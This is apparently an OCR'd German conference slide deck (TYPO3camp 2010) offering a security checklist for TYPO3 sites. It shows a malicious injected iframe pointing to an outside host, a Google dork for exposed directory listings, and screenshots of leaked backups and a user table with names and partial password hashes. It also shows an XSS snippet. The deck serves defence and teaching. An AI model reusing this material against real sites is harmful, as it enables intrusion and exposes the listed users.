Avoiding the bad guys

Sicherheits-Checkliste für TYPO3

Jochen Weiland
jweiland.net

TYPO3camp München 2010

www.milw0rm.com

TYPO3 ist zwar relativ sicher...

-::DATE	-::DESCRIPTION	-::HITS					-::AUTHOR
2009-01-26	Joomla com_flashmagazinedeluxe (mag_id) SQL Injection Vulnerability	2791	R		D		TurkGuvenligi
2009-01-21	Joomla Component beamospetition 1.0.12 SQL Injection / XSS	4383	R		D		vds_s
2009-01-21	Joomla com_pcchess (game_id) Blind SQL Injection Exploit	3331	R		D		InjEctOr5
2009-01-21	Joomla Com BazaarBuilder Shopping Cart v.5.0 SQL Injection Exploit	2646	R		D		XaDoS
2009-01-19	Joomla com_waticketsystem Blind SQL Injection Exploit	3376	R		D		InjEctOr5
2009-01-19	Joomla Component com_news SQL Injection Vulnerability	3188	R		D		Snakespc
2009-01-19	Joomla com_pccookbook (recipe_id) Blind SQL Injection Exploit	1788	R		D		InjEctOr5
2009-01-18	Joomla Component Gigcal 1.x (id) SQL Injection Vulnerability	1830	R		D		Lanti-Net
2009-01-15	Joomla Component RD-Autos 1.5.2 (id) SQL Injection Vulnerability	3269	R		D		Hitm@N
2009-01-15	Joomla com_Eventing 1.6.x Blind SQL Injection Exploit	3151	R		D		InjEctOr5
2009-01-14	Joomla Component Fantasytournament SQL Injection Vulnerabilities	3287	R		D		Hitm@N
2009-01-14	Joomla Component Camelcitydb2 2.2 SQL Injection Vulnerabilities	2336	R		D		Hitm@N
2009-01-13	Joomla Component com_gigcal (gigcal_gigs_id) SQL Injection Vuln	2067	R		D		boom3rang
2009-01-12	Joomla Component Portfol (vcatid) SQL Injection Vulnerability	2173	R		D		Hitm@N
2009-01-11	Joomla com_newsflash (id) Remote SQL Injection Vulnerability	2107	R		D		EcHoLL
2009-01-11	Joomla com_jashowcase (catid) Remote SQL Injection Exploit	1493	R		D		EcHoLL
2009-01-11	Joomla com_xevidmegahd (catid) Remote SQL Injection Exploit	1275	R		D		EcHoLL
2009-01-07	Joomla <= 1.5.8 (xstandard editor) Local Directory Traversal Vulnerability	7947	R		D		Irk4z
2009-01-05	Joomla com_phocadocumentation (id) Remote SQL Injection Exploit	3486	R		D		EcHoLL
2009-01-05	Joomla com_na_newsdescription (newsid) SQL Injection Exploit	2644	R		D		EcHoLL
2009-01-05	Joomla Component simple_review 1.x SQL Injection Vulnerability	3791	R		D		EcHoLL

aber ...

aber ...

- TYPO3 kann man nicht "installieren und vergessen"

aber ...


- TYPO3 kann man nicht "installieren und vergessen"
- TYPO3 erfordert regelmäßige Wartung und Updates

Sichere Kennwörter

- mindestens 9 Zeichen
- Groß-/Kleinschreibung, Zahlen, Sonderzeichen
- Unterschiedliche Kennwörter für verschiedene Anwendungen
- Regelmäßig ändern
- Speicherung als md5 Hash, aber...

md5.rednoize.com

md5.rednoize.com



md5 Hash Datenbank zu verkaufen...

MD5 RAINBOW TABLES

md5_mixalpha-num-all-space-DG#1-6_0_2500x2955000_oxid#500.rt

Parameters:	Upper and Lower Alpha - Numeric - All Symbols - Space - Danish and German characters
Charset:	[abcdefghijklmnopqrstuvwxyzæøåäöüßABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~` []{}|\:;'"<>,.?/ÆØÅÄÖÜ]
Able to break :	Passwords 1 - 6 characters long, containing lower and upper case letters, numbers, special characters and Danish and German characters.
Size:	50.1 GB
Price:	$700.00 USD
Package Includes:	Rainbow Tables, Hard Drive, Ramius Cracking Dictionary, Charset file.

Order Now

Datensicherung

Datensicherung

- Regelmäßig und automatisiert (cronjob)

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads
- Datenbank: mysqldump --opt > filename

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads
- Datenbank: mysqldump --opt > filename
- Nicht nur für die letzten ein, zwei Tage

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads
- Datenbank: mysqldump --opt > filename
- Nicht nur für die letzten ein, zwei Tage
- Sicherung auf externes Medium

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads
- Datenbank: mysqldump --opt > filename
- Nicht nur für die letzten ein, zwei Tage
- Sicherung auf externes Medium
- Überprüfen!

Datensicherung

- Regelmäßig und automatisiert (cronjob)
- Verzeichnisse: fileadmin, typo3conf, uploads
- Datenbank: mysqldump --opt > filename
- Nicht nur für die letzten ein, zwei Tage
- Sicherung auf externes Medium
- Überprüfen!
- Nicht innerhalb von DOCROOT speichern

```
126
├─ system
│   ├─ backup
│   ├─ logs
│   ├─ stats
│   └─ tools
└─ web
    ├─ fileadmin
    ├─ typo3conf
    │   └─ ext
    ├─ typo3temp
    └─ uploads
```

Testen, ob

www.domain.com/../system/

nicht doch möglich

Directory Listing ausschalten

Directory Listing ausschalten

- in httpd.conf ändern:
  Options All Indexes FollowSymLinks
  in
  Options All FollowSymLinks
- Google Suche

  intitle:"index of" "last modified" size

Index of /fileadmin

Name	Last modified	Size	Description
Parent Directory		-	
db[redacted].sql	19-Oct-2007 11:45	2.4M	
user_upload/	16-Sep-2006 10:51	-	
templates/	16-Sep-2006 12:07	-	
logs/	25-Aug-2006 00:32	-	

Apache/2.2.0 (Linux/SUSE) Server at www[redacted]info Port 80

Index of /fileadmin/migration

Name	Last modified	Size	Description
Parent Directory		-	
avd_2008-07-28_wwwroot.tar.gz	28-Jul-2008 16:49	166M	
avd_2008-07-28_staging_database.sql.gz	28-Jul-2008 16:50	17M	

secure hi-reg.2008 09 02.gz	10-Sep-2008 13:10	314M
mysql backup.sql	11-Sep-2008 15:47	7.6M
mysql backup mtl.sql	01-Feb-2009 00:00	387K
mysql backup wtl.sql	01-Feb-2009 00:00	387K
srv backup mtl.tgz	01-Feb-2009 00:03	531M
srv backup wtl.tgz	01-Feb-2009 00:03	531M
mysql backup tgl.sql	03-Feb-2009 00:00	387K
srv backup tgl.tgz	03-Feb-2009 00:01	531M
mysql backup std.sql	03-Feb-2009 21:00	387K
srv backup std.tgz	03-Feb-2009 21:00	531M

T3D_tree [illegible] z.t3d	08-Apr-2008 01:45	551K
T3D_tree [illegible] z.t3d	08-Apr-2008 01:45	607K
T3D_tree [illegible] t3d.txt	08-Apr-2008 01:45	24K
T3D_tree [illegible] z.t3d	08-Apr-2008 01:45	15K
T3D_tree [illegible] z.t3d	08-Apr-2008 01:45	4.3K
T3D_tree [illegible] z.t3d	08-Apr-2008 01:45	15K

Index of /typo3conf

Name	Last modified	Size	Description
Parent Directory		-	
database.sql	23-May-2005 02:41	1.2M	
temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	49K	
temp_CACHED_psb440_e..>	30-Aug-2005 12:02	46K	
temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	42K	
temp_CACHED_psb440_e..>	30-Aug-2005 12:02	19K	
temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	19K	
temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	18K	
localconf.php	07-Mar-2008 16:12	7.3K	
extTables.php	23-May-2005 02:41	1.3K	
index.html	23-May-2005 02:41	149	
l10n/	07-Mar-2008 16:10	-	
ext/	07-Mar-2008 16:12	-	


Apache/2.0.59 (Unix) DAV/2 mod_ssl/2.0.59 OpenSSL/0.9.7d PHP/4.4.4 Server at www.

database.sql

```
--
-- Dumping data for table `be_users`
--

INSERT INTO be_users VALUES (1,0,1134402664,'admin','a1e0a6bd21013666f21b41853
INSERT INTO be_users VALUES (2,0,1137965062,'k.alt','2992e5513437ee04b8dedc6b2
INSERT INTO be_users VALUES (6,0,1227189427,'i.roehrig','93d3a381e0f2002c20ce5
INSERT INTO be_users VALUES (7,0,1227189425,'i.roehrig0','e22a63fb76874c994884
INSERT INTO be_users VALUES (8,0,1200866826,'red1','9d579c86a5f8f42a0e051a5e09
INSERT INTO be_users VALUES (9,0,1200906176,'k.weiler','624b5be6801ada2c654b41
INSERT INTO be_users VALUES (10,0,1200908372,'mikailin','3ede3f612655f57207ec9
INSERT INTO be_users VALUES (11,0,1200908418,'luhongyan','ff2408115ca5520df641
INSERT INTO be_users VALUES (12,0,1200908602,'m.knaus','bc6662b81a14178d0a482f
INSERT INTO be_users VALUES (3,0,1227189439,'timo','5dee89d9b7872551b54eb02718
INSERT INTO be_users VALUES (5,0,1227189434,'t.ehl','266c1b7278030143a2d176ddc
INSERT INTO be_users VALUES (4,0,1161598938,'red','16090887ac47813a2a485ca55a9
INSERT INTO be_users VALUES (13,0,1220364612,'hiwi','de9437aaf2716e1b60a1068e3
```

md5.rednoize.com



Index of /typo3conf/ext

Name	Last modified	Size	Description
Parent Directory		-	
api_macmade/	15-Jan-2008 15:45	-	
captcha/	28-Oct-2007 21:27	-	
commerce/	28-Oct-2007 21:32	-	
dam/	07-Nov-2007 09:11	-	
dam_catedit/	07-Nov-2007 09:12	-	
dam_index/	07-Nov-2007 09:12	-	
div/	05-Apr-2008 10:23	-	
dropdown_sitemap/	15-Jan-2008 15:44	-	
dynaflex/	28-Oct-2007 21:32	-	
eco_gal/	07-Nov-2007 09:13	-	
flexform_getconstant/	21-Apr-2007 10:47	-	
graytree/	28-Oct-2007 21:31	-	
jquery/	07-Nov-2007 09:13	-	
kb_md5fepw/	21-Apr-2007 10:51	-	
lib/	05-Apr-2008 10:23	-	
ml_google_analytics/	24-Jan-2008 16:51	-	
macina_searchbox/	21-Apr-2007 10:54	-	
mc_googlesitemap/	21-Apr-2007 10:49	-	
metatags/	21-Apr-2007 10:49	-	
moneylib/	28-Oct-2007 21:32	-	


Backend Benutzer

Backend Benutzer

- Redakteure sollten NIEMALS admin-Rechte haben
- Liste der Backend User regelmäßig prüfen
- Temporäre Redakteure (Studenten, Zeitarbeiter): Verfalldatum setzen

Backend Benutzer

- Redakteure sollten NIEMALS admin-Rechte haben
- Liste der Backend User regelmäßig prüfen
- Temporäre Redakteure (Studenten, Zeitarbeiter): Verfalldatum setzen



FTP Zugänge

- Startverzeichnis setzen:
  zum Beispiel: fileadmin/user_upload/...

```
└─ web
   ├─ fileadmin
   │  ├─ _temp_
   │  ├─ images
   │  ├─ template
   │  └─ user_upload
   │     ├─ _temp_
   │     ├─ images
   │     ├─ pdf
   │     └─ z_papierkorb
   ├─ typo3conf
   │  └─ ext
   ├─ typo3temp
```

Wenn es passiert...

Wenn es passiert...

- „ ...für die Forum-Software gab es vor neun Tagen ein Sicherheitsupdate. Die Angreifer bekamen Kenntnis von der Sicherheitslücke und verwendeten eine Internet-Suche um verwundbare Foren zu finden, um deren Startseite mit ihrem 'Gruß' zu versehen.“

iframe Angriffe

<iframe
src='http://
ccfelomv
hk.com/
dl/adv54
2.php' width=1 height=1>
</iframe>

```
<iframe src='http://ccfelomvhk.com/dl/adv542.php' width=1 height=1></iframe>
```

iframe Angriffe

<iframe
src='http://
ccfelomv
hk.com/
dl/adv54
2.php' width=1 height=1>
</iframe>

```
<iframe src='http://ccfelomvhk.com/dl/adv542.php' width=1 height=1></iframe>
```

LOOKING UP - Let's Talk Politics<**iframe src**='http://ccfelomvhk.com ...
LOOKING UP - Let's Talk Politics<**iframe src**='http://ccfelomvhk.com/dl/adv542.php ' height=1></iframe><iframe ...
www.lookingup.us/pol/howtodecide.php - 22k - Im Cache - Ähnliche Seiten - Notieren

02.02.2009 17:20

heise Security « Vorige | Nächste »

Webauftritt des Hamburger Abendblatts infiziert [2. Update]

vorlesen / MP3-Download

Die Webseiten des Hamburger Abendblatts versuchen derzeit Besucher mit Schadsoftware zu infizieren. Nach einem Leserhinweis analysierte heise Security die Seite und entdeckte ein Script-Tag, das JavaScript-Code von dem Web-Server www.ffshrie.com nachlud.

Dieser Code schrieb dann ein iframe-Tag in die geöffnete Abendblatt-Seite, das wiederum eine HTML-Seite mit verschleiertem HTML-Code nachlud. Dieser verbirgt dann mit weiteren Verschleierungstechniken nur noch notdürftig, dass er mindestens eine ältere Sicherheitslücke des Internet Explorer auszunutzen versucht. Die Betreiber der Seiten wurden bereits informiert und arbeiten an der Beseitigung des Problems. Beim Schreiben der Meldung waren die Seiten allerdings noch online und infektiös.

Link Manipulation

- www.domain.com/index.php&L=2&www.badsite.com
- Wertebereich für linkVars einschränken:

  config.linkVars = L(0-4)

XSS

Stadt & Politik

[zurück] [impressum] [stadtplan] [gästebuch] [suche] [aktuelles] [kontakt]

Geschichte
Rathaus
Behörden
Politik
Wohnen
Rostock in Zahlen
Wahlen
Rostock im Internet
Medien

Suchen in www.rostock.de

Geben Sie bitte hier Ihre Suchbegriffe ein.


<img src=http://events.ccc.de/congres: Suche

10 max. Ergebnisse pro Seite

- [x] in Web-Seiten
- [x] in Pressemitteilungen
- [ ] in Ausschreibungen
- [ ] in Veranstaltungdaten
- [ ] in Gästebucheinträgen

